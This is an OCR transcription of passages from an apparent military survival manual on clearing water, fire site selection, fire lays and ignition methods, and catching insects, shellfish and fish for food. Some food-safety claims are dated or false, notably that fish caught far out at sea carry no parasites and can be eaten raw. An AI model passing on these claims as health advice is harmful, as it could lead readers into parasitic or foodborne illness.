- *Cholera and typhoid.* You may be susceptible to these diseases regardless of inoculations.
- *Flukes.* Stagnant, polluted water--especially in tropical areas--often contains blood flukes. If you swallow flukes, they will bore into the bloodstream, live as parasites, and cause disease.
- *Leeches.* If you swallow a leech, it can hook onto the throat passage or inside the nose. It will suck blood, create a wound, and move to another area. Each bleeding wound may become infected.

WATER FILTRATION DEVICES

If the water you find is also muddy, stagnant, and foul smelling, you can clear the water--

- By placing it in a container and letting it stand for 12 hours.
- By pouring it through a filtering system.

Note: These procedures only clear the water and make it more palatable. You will have to purify it.

To make a filtering system, place several centimeters or layers of filtering material such as sand, crushed rock, charcoal, or cloth in bamboo, a hollow log, or an article of clothing (Figure 6-9).





Figure 6-9. Water filtering systems.

Remove the odor from water by adding charcoal from your fire. Let the water stand for 45 minutes before drinking it.

CHAPTER 7 - FIRECRAFT



In many survival situations, the ability to start a fire can make the difference between living and dying. Fire can fulfill many needs. It can provide warmth and comfort. It not only cooks and preserves food, it also provides warmth in the form of heated food that saves calories our body normally uses to produce body heat. You can use fire to purify water, sterilize bandages, signal for rescue, and provide protection from animals. It can be a psychological boost by providing peace of mind and companionship. You can also use fire to produce tools and weapons.

Fire can cause problems, as well. The enemy can detect the smoke and light it produces. It can cause forest fires or destroy essential equipment. Fire can also cause burns carbon monoxide poisoning when used in shelters.

Remember weigh your need for fire against your need to avoid enemy detection.

BASIC FIRE PRINCIPLES

To build a fire, it helps to understand the basic principles of a fire. Fuel (in a nongaseous state) does not burn directly. When you apply heat to a fuel, it produces a gas. This gas, combined with oxygen in the air, burns.

Understanding the concept of the fire triangle is very important in correctly constructing and maintaining a fire. The three sides of the triangle represent *air, heat,* and *fuel.* If you remove any of these, the fire will go out. The correct ratio of these components is very important for a fire to burn at its greatest capability. The only way to learn this ratio is to practice.

SITE SELECTION AND PREPARATION

You will have to decide what site and arrangement to use. Before building a fire consider--

- The area (terrain and climate) in which you are operating.
- The materials and tools available.
- Time: how much time you have?
- Need: why you need a fire?
- Security: how close is the enemy?

Look for a dry spot that--

- Is protected from the wind.
- Is suitably placed in relation to your shelter (if any).
- Will concentrate the heat in the direction you desire.

Has a supply of wood or other fuel available. (See Figure 7-4 for types of material you can use.)

Tinder	Kindling	Fuel
• Birch bark • Shredded inner bark from cedar, chestnut, red elm trees • Fine wood shavings • Dead grass, ferns, moss, fungi • Straw • Sawdust • Very fine pitchwood scrapings • Dead evergreen needles • Punk (the completely rotted portions of dead logs or trees) • Evergreen tree knots • Bird down (fine feathers) • Down seed heads (milkweed, dry cattails, bulrush, or thistle) • Fine, dried vegetable fibers • Spongy threads of dead puffball • Dead palm leaves • Skinlike membrane lining bamboo • Lint from pocket and seams • Charred cloth • Waxed paper • Outer bamboo shavings • Gunpowder • Cotton • Lint	• Small twigs • Small strips of wood • Split wood • Heavy cardboard • Pieces of wood removed from the inside of larger pieces • Wood that has been doused with highly flammable materials, such as gasoline, oil, or wax	• Dry, standing wood and dry, dead branches • Dry inside (heart) of fallen tree trunks and large branches • Green wood that is finely split • Dry grasses twisted into bunches • Peat dry enough to burn (this may be found at the top of undercut banks) • Dried animal dung • Animal fats • Coal, oil shale, or oil lying on the surface

Figure 7-4. Materials for building fires.

If you are in a wooded or brush-covered area, clear the brush and scrape the surface soil from the spot you have selected. Clear a circle at least 1 meter in diameter so there is little chance of the fire spreading.

If time allows, construct a fire wall using logs or rocks. This wall will help to reflector direct the heat where you want it (Figure 7-1). It will also reduce flying sparks and cut down on the amount of wind blowing into the fire. However, you will need enough wind to keep the fire burning.

CAUTION
Do not use wet or porous rocks as they may explode when heated.




Figure 7-1. Types of fire walls.

In some situations, you may find that an underground fireplace will best meet your needs. It conceals the fire and serves well for cooking food. To make an underground fireplace or Dakota fire hole (Figure 7-2)--

- Dig a hole in the ground.
- On the upwind side of this hole, poke or dig a large connecting hole for ventilation.
- Build your fire in the hole as illustrated.




Figure 7-2. Dakota fire hole.

If you are in a snow-covered area, use green logs to make a dry base for your fire (Figure 7-3). Trees with wrist-sized trunks are easily broken in extreme cold. Cut or break several green logs and lay them side by side on top of the snow. Add one or two more layers. Lay the top layer of logs opposite those below it.




Figure 7-3. Base for fire in snow-covered area.

FIRE MATERIAL SELECTION

You need three types of materials (Figure 7-4) to build a fire--tinder, kindling, and fuel.

Tinder is dry material that ignites with little heat--a spark starts a fire. The tinder must be absolutely dry to be sure just a spark will ignite it. If you only have a device that generates sparks, charred cloth will be almost essential. It holds a spark for long periods, allowing you to put tinder on the hot area to generate a small flame. You can make charred cloth by heating cotton cloth until it turns black, but does not burn. Once it is black, you must keep it in an airtight container to keep it dry. Prepare this cloth well in advance of any survival situation. Add it to your individual survival kit.

Kindling is readily combustible material that you add to the burning tinder. Again, this material should be absolutely dry to ensure rapid burning. Kindling increases the fire's temperature so that it will ignite less combustible material.

Fuel is less combustible material that burns slowly and steadily once ignited.

HOW TO BUILD A FIRE

There are several methods for laying a fire, each of which has advantages. The situation you find yourself in will determine which fire to use.

Tepee

To make this fire (Figure 7-5), arrange the tinder and a few sticks of kindling in the shape of a tepee or cone. Light the center. As the tepee burns, the outside logs will fall inward, feeding the fire. This type of fire burns well even with wet wood.




Figure 7-5. Methods for laying fires.

Lean-To

To lay this fire (Figure 7-5), push a green stick into the ground at a 30-degree angle. Point the end of the stick in the direction of the wind. Place some tinder deep under this lean-to stick. Lean pieces of kindling against the lean-to stick. Light the tinder. As the kindling catches fire from the tinder, add more kindling.

Cross-Ditch

To use this method (Figure 7-5), scratch a cross about 30 centimeters in size in the ground. Dig the cross 7.5 centimeters deep. Put a large wad of tinder in the middle of the cross. Build a kindling pyramid above the tinder. The shallow ditch allows air to sweep under the tinder to provide a draft.

Pyramid

To lay this fire (Figure 7-5), place two small logs or branches parallel on the ground. Place a solid layer of small logs across the parallel logs. Add three or four more layers of logs or branches, each layer smaller than and at a right angle to the layer below it. Make a starter fire on top of the pyramid. As the starter fire burns, it will ignite the logs below it. This gives you a fire that burns downward, requiring no attention during the night.
There are several other ways to lay a fire that are quite effective. Your situation and the material available in the area may make another method more suitable.

HOW TO LIGHT A FIRE

Always light your fire from the upwind side. Make sure to lay your tinder, kindling, and fuel so that your fire will burn as long as you need it. Igniters provide the initial heat required to start the tinder burning. They fall into two categories: modern methods and primitive methods.

Modern Methods

Modem igniters use modem devices--items we normally think of to start a fire.

Matches

Make sure these matches are waterproof. Also, store them in a waterproof container along with a dependable striker pad.

Convex Lens

Use this method (Figure 7-6) only on bright, sunny days. The lens can come from binoculars, camera, telescopic sights, or magnifying glasses. Angle the lens to concentrate the sun's rays on the tinder. Hold the lens over the same spot until the tinder begins to smolder. Gently blow or fan the tinder into flame, and apply it to the fire lay.




Figure 7-6. Lens method.

Metal Match

Place a flat, dry leaf under your tinder with a portion exposed. Place the tip of the metal match on the dry leaf, holding the metal match in one hand and a knife in the other. Scrape your knife against the metal match to produce sparks. The sparks will hit the tinder. When the tinder starts to smolder, proceed as above.

Battery

Use a battery to generate a spark. Use of this method depends on the type of battery available. Attach a wire to each terminal. Touch the ends of the bare wires together next to the tinder so the sparks will ignite it.

Gunpowder

Often, you will have ammunition with your equipment. If so, carefully extract the bullet from the shell casing, and use the gunpowder as tinder. A spark will ignite the powder. Be extremely careful when extracting the bullet from the case.

Primitive Methods

Primitive igniters are those attributed to our early ancestors.

Flint and Steel

The direct spark method is the easiest of the primitive methods to use. The flint and steel method is the most reliable of the direct spark methods. Strike a flint or other hard, sharp-edged rock edge with a piece of carbon steel (stainless steel will not produce a good spark). This method requires a loose-jointed wrist and practice. When a spark has caught in the tinder, blow on it. The spark will spread and burst into flames.

Fire-Plow

The fire-plow (Figure 7-7) is a friction method of ignition. You rub a hardwood shaft against a softer wood base. To use this method, cut a straight groove in the base and plow the blunt tip of the shaft up and down the groove. The plowing action of the shaft pushes out small particles of wood fibers. Then, as you apply more pressure on each stroke, the friction ignites the wood particles.




Figure 7-7. Fire-plow.

Bow and Drill

The technique of starting a fire with a bow and drill (Figure 7-8) is simple, but you must exert much effort and be persistent to produce a fire. You need the following items to use this method:

- *Socket.* The socket is an easily grasped stone or piece of hardwood or bone with a slight depression in one side. Use it to hold the drill in place and to apply downward pressure.
- *Drill.* The drill should be a straight, seasoned hardwood stick about 2 centimeters in diameter and 25 centimeters long. The top end is round and the low end blunt (to produce more friction).
- *Fire board.* Its size is up to you. A seasoned softwood board about 2.5 centimeters thick and 10 centimeters wide is preferable. Cut a depression about 2 centimeters from the edge on one side of the board. On the underside, make a V-shaped cut from the edge of the board to the depression.

- *Bow.* The bow is a resilient, green stick about 2.5 centimeters in diameter and a string. The type of wood is not important. The bowstring can be any type of cordage. You tie the bowstring from one end of the bow to the other, without any slack.




Figure 7-8. Bow and drill.

To use the bow and drill, first prepare the fire lay. Then place a bundle of tinder under the V-shaped cut in the fire board. Place one foot on the fire board. Loop the bowstring over the drill and place the drill in the precut depression on the fire board. Place the socket, held in one hand, on the top of the drill to hold it in position. Press down on the drill and saw the bow back and forth to twirl the drill (Figure 7-8). Once you have established a smooth motion, apply more downward pressure and work the bow faster. This action will grind hot black powder into the tinder, causing a spark to catch. Blow on the tinder until it ignites.

> *Note: Primitive fire-building methods are exhaustive and require practice to ensure success.*

HELPFUL HINTS

Use nonaromatic seasoned hardwood for fuel, if possible.

Collect kindling and tinder along the trail.

Add insect repellent to the tinder.

Keep the firewood dry.

Dry damp firewood near the fire.

Bank the fire to keep the coals alive overnight.

Carry lighted punk, when possible.

Be sure the fire is out before leaving camp.

Do not select wood lying on the ground. It may appear to be dry but generally doesn't provide enough friction.

CHAPTER 8 - FOOD PROCUREMENT



After water, man's most urgent requirement is food. In contemplating virtually any hypothetical survival situation, the mind immediately turns to thoughts of food. Unless the situation occurs in an arid environment, even water, which is more important to maintaining body functions, will almost always follow food in our initial thoughts. The survivor must remember that the three essentials of survival--water, food, and shelter--are prioritized according to the estimate of the actual situation. This estimate must not only be timely but accurate as well. Some situations may well dictate that shelter precede both food and water.

ANIMALS FOR FOOD

Unless you have the chance to take large game, concentrate your efforts on the smaller animals, due to their abundance. The smaller animal species are also easier to prepare. You must not know all the animal species that are suitable as food. Relatively few are poisonous, and they make a smaller list to remember. What is important is to learn the habits and behavioral patterns of classes of animals. For example, animals that are excellent choices for trapping, those that inhabit a particular range and occupy a den or nest, those that have somewhat fixed feeding areas, and those that have trails leading from one area to another. Larger, herding animals, such as elk or caribou, roam vast areas and are somewhat more difficult to trap. Also, you must understand the food choices of a particular species.

You can, with relatively few exceptions, eat anything that crawls, swims, walks, or flies. The first obstacle is overcoming your natural aversion to a particular food source. Historically, people in starvation situations have resorted to eating everything imaginable for nourishment. A person who ignores an otherwise healthy food source due to a personal bias, or because he feels it is unappetizing, is risking his own survival. Although it may prove difficult at first, a survivor must eat what is available to maintain his health.

Insects

The most abundant life-form on earth, insects are easily caught. Insects provide 65 to 80 percent protein compared to 20 percent for beef. This fact makes insects an important, if not overly appetizing, food source. Insects to avoid include all adults that sting or bite, hairy or brightly colored insects, and caterpillars and insects that have a pungent odor. Also avoid spiders and common disease carriers such as ticks, flies, and mosquitoes.

Rotting logs lying on the ground are excellent places to look for a variety of insects including ants, termites, beetles, and grubs, which are beetle larvae. Do not overlook insect nests on or in the ground. Grassy areas, such as fields, are good areas to search because the insects are easily seen. Stones, boards, or other materials lying on the ground provide the insects with good nesting sites. Check these sites. Insect larvae are also edible. Insects such as beetles and grasshoppers that have a hard outer

shell will have parasites. Cook them before eating. Remove any wings and barbed legs also. You can eat most insects raw. The taste varies from one species to another. Wood grubs are bland, while some species of ants store honey in their bodies, giving them a sweet taste. You can grind a collection of insects into a paste. You can mix them with edible vegetation. You can cook them to improve their taste.

Worms

Worms (*Annelidea*) are an excellent protein source. Dig for them in damp humus soil or watch for them on the ground after a rain. After capturing them, drop them into clean, potable water for a few minutes. The worms will naturally purge or wash themselves out, after which you can eat them raw.

Crustaceans

Freshwater shrimp range in size from 0.25 centimeter up to 2.5 centimeters. They can form rather large colonies in mats of floating algae or in mud bottoms of ponds and lakes.
Crayfish are akin to marine lobsters and crabs. You can distinguish them by their hard exoskeleton and five pairs of legs, the front pair having oversized pincers. Crayfish are active at night, but you can locate them in the daytime by looking under and around stones in streams. You can also find them by looking in the soft mud near the chimneylike breathing holes of their nests. You can catch crayfish by tying bits of offal or internal organs to a string. When the crayfish grabs the bait, pull it to shore before it has a chance to release the bait.
You find saltwater lobsters, crabs, and shrimp from the surf's edge out to water 10 meters deep. Shrimp may come to a light at night where you can scoop them up with a net. You can catch lobsters and crabs with a baited trap or a baited hook. Crabs will come to bait placed at the edge of the surf, where you can trap or net them. Lobsters and crabs are nocturnal and caught best at night.

Mollusks

This class includes octopuses and freshwater and saltwater shellfish such as snails, clams, mussels, bivalves, barnacles, periwinkles, chitons, and sea urchins (Figure 8-1). You find bivalves similar to our freshwater mussel and terrestrial and aquatic snails worldwide under all water conditions.




Figure 8-1. Edible mollusks.

River snails or freshwater periwinkles are plentiful in rivers, streams, and lakes of northern coniferous forests. These snails may be pencil point or globular in shape.

In fresh water, look for mollusks in the shallows, especially in water with a sandy or muddy bottom. Look for the narrow trails they leave in the mud or for the dark elliptical slit of their open valves.

Near the sea, look in the tidal pools and the wet sand. Rocks along beaches or extending as reefs into deeper water often bear clinging shellfish. Snails and limpets cling to rocks and seaweed from the low water mark upward. Large snails, called chitons, adhere tightly to rocks above the surf line.

Mussels usually form dense colonies in rock pools, on logs, or at the base of boulders.

CAUTION
Mussels may be poisonous in tropical zones during the summer!

Steam, boil, or bake mollusks in the shell. They make excellent stews in combination with greens and tubers.

CAUTION
Do not eat shellfish that are not covered by water at high tide!

Fish

Fish represent a good source of protein and fat. They offer some distinct advantages to the survivor or evader. They are usually more abundant than mammal wildlife, and the ways to get them are silent. To be successful at catching fish, you must know their habits. For instance, fish tend to feed heavily before a storm. Fish are not likely to feed after a storm when the water is muddy and swollen. Light often attracts fish at night. When there is a heavy current, fish will rest in places where there is an eddy, such as near rocks. Fish will also gather where there are deep pools, under overhanging brush, and in and around submerged foliage, logs, or other objects that offer them shelter.

There are no poisonous freshwater fish. However, the catfish species has sharp, needlelike protrusions on its dorsal fins and barbels. These can inflict painful puncture wounds that quickly become infected. Cook all freshwater fish to kill parasites. Also cook saltwater fish caught within a reef or within the influence of a freshwater source as a precaution. Any marine life obtained farther out in the sea will not contain parasites because of the saltwater environment. You can eat these raw.

Certain saltwater species of fish have poisonous flesh. In some species the poison occurs seasonally in others, it is permanent. Examples of poisonous saltwater fish are the porcupine fish, triggerfish, cowfish, thorn fish, oilfish, red snapper, jack, and puffer (Figure 8-2). The barracuda, while not actually poisonous itself, may transmit ciguatera (fish poisoning) if eaten raw.

